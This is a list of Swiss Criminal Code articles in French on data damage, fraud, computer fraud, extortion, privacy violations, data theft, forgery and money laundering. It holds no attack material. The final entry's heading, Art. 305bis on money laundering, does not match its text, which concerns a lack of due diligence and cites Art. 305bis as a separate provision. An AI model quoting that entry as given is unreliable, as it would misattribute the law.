Art. 144bis	**Détérioration de données** : [1] Celui qui, sans droit, aura modifié, effacé, ou mis hors d'usage des données enregistrées ou transmises électroniquement ou selon un mode similaire sera, sur plainte, puni d'une peine privative de liberté de trois ans au plus ou d'une peine pécuniaire. Si l'auteur a causé un dommage considérable, le juge pourra prononcer une peine privative de liberté de un à cinq ans. La poursuite aura lieu d'office.

	[2] Celui qui aura fabriqué, importé, mis en circulation, promu, offert ou d'une quelconque manière rendu accessibles des logiciels dont il savait ou devait présumer qu'ils devaient être utilisés dans le but de commettre une infraction visée au ch. 1, ou qui aura fourni des indications en vue de leur fabrication, sera puni d'une peine privative de liberté de trois ans au plus ou d'une peine pécuniaire. Si l'auteur fait métier de tels actes, le juge pourra prononcer une peine privative de liberté de un à cinq ans.
Art. 146	**Escroquerie** : [1] Celui qui, dans le dessein de se procurer ou de procurer à un tiers un enrichissement illégitime, aura astucieusement induit en erreur une personne par des affirmations fallacieuses ou par la dissimulation de faits vrais ou l'aura astucieusement confortée dans son erreur et aura de la sorte déterminé la victime à des actes préjudiciables à ses intérêts pécuniaires ou à ceux d'un tiers sera puni d'une peine privative de liberté de cinq ans au plus ou d'une peine pécuniaire. [2] Si l'auteur fait métier de l'escroquerie, la peine sera une peine privative de liberté de dix ans au plus ou une peine pécuniaire de 90 jours-amende au moins. [3] L'escroquerie commise au préjudice des proches ou des familiers ne sera poursuivie que sur plainte.
Art. 147	**Utilisation frauduleuse d'un ordinateur** : [1] Celui qui, dans le dessein de se procurer ou de procurer à un tiers un enrichissement illégitime, aura, en utilisant des données de manière incorrecte, incomplète ou indue ou en recourant à un procédé analogue, influé sur un processus électronique ou similaire de traitement ou de transmission de données et aura, par le biais du résultat inexact ainsi obtenu, provoqué un transfert d'actifs au préjudice d'autrui ou l'aura dissimulé aussitôt après sera puni d'une peine privative de liberté de cinq ans au plus ou d'une peine pécuniaire. [2] Si l'auteur fait métier de tels actes, la peine sera une peine privative de liberté de dix ans au plus ou une peine pécuniaire de 90 jours-amende au moins.

	[3] L'utilisation frauduleuse d'un ordinateur au préjudice des proches ou des familiers ne sera poursuivie que sur plainte.
Art. 156	**Extorsion et chantage :** [1] Celui qui, dans le dessein de se procurer ou de procurer à un tiers un enrichissement illégitime, aura déterminé une personne à des actes préjudiciables à ses intérêts pécuniaires ou à ceux d'un tiers, en usant de violence ou en la menaçant d'un dommage sérieux, sera puni d'une peine privative de liberté de cinq ans au plus ou d'une peine pécuniaire. [2] Si l'auteur fait métier de l'extorsion ou s'il a poursuivi à réitérées reprises ses agissements contre la victime, la peine sera une peine privative de liberté de un à dix ans. [3] Si l'auteur a exercé des violences sur une personne ou s'il l'a menacée d'un danger imminent pour la vie ou l'intégrité corporelle, la peine sera celle prévue à l'art. 140. [4] Si l'auteur a menacé de mettre en danger la vie ou l'intégrité corporelle d'un grand nombre de personnes ou de causer de graves dommages à des choses d'un intérêt public important, la peine sera une peine privative de liberté d'un an au moins169.
Art. 179quater	**Violation du domaine secret ou du domaine privé au moyen d'un appareil de prise de vues :** Celui qui, sans le consentement de la personne intéressée, aura observé avec un appareil de prise de vues ou fixé sur un porteur d'images un fait qui relève du domaine secret de cette personne ou un fait ne pouvant être perçu sans autre par chacun et qui relève du domaine privé de celle-ci, celui qui aura tiré profit ou donné connaissance à un tiers d'un fait qu'il savait ou devait présumer être parvenu à sa propre connaissance au moyen d'une infraction visée à l'al. 1, celui qui aura conservé une prise de vues ou l'aura rendue accessible à un tiers, alors qu'il savait ou devait présumer qu'elle avait été obtenue au moyen d'une infraction visée à l'al. 1, sera, sur plainte, puni d'une peine privative de liberté de trois ans au plus ou d'une peine pécuniaire.
Art. 179novies	**Soustraction de données personnelles :** Celui qui aura soustrait d'un fichier des données personnelles sensibles ou des profils de la

	personnalité qui ne sont pas librement accessibles sera, sur plainte, puni d'une peine privative de liberté de trois ans au plus ou d'une peine pécuniaire
Art. 251	**Faux dans les titres** : [1] Celui qui, dans le dessein de porter atteinte aux intérêts pécuniaires ou aux droits d'autrui, ou de se procurer ou de procurer à un tiers un avantage illicite, aura créé un titre faux, falsifié un titre, abusé de la signature ou de la marque à la main réelles d'autrui pour fabriquer un titre supposé, ou constaté ou fait constater faussement, dans un titre, un fait ayant une portée juridique, ou aura, pour tromper autrui, fait usage d'un tel titre, sera puni d'une peine privative de liberté de cinq ans au plus ou d'une peine pécuniaire. [2] Dans les cas de très peu de gravité, le juge pourra prononcer une peine privative de liberté de trois ans au plus ou une peine pécuniaire.
Art. 305bis	**Blanchiment d'argent :** [1] Celui qui, dans l'exercice de sa profession, aura accepté, gardé en dépôt ou aidé à placer ou à transférer des valeurs patrimoniales appartenant à un tiers et qui aura omis de vérifier l'identité de l'ayant droit économique avec la vigilance que requièrent les circonstances, sera puni d'une peine privative de liberté d'un an au plus ou d'une peine pécuniaire.[338] [2] Les personnes visées à l'al. 1 ont le droit de communiquer au Bureau de communication en matière de blanchiment d'argent de l'Office fédéral de la police les indices fondant le soupçon que des valeurs patrimoniales proviennent d'un crime ou d'un délit fiscal qualifié au sens de l'art. 305bis, ch. 1bis.[339]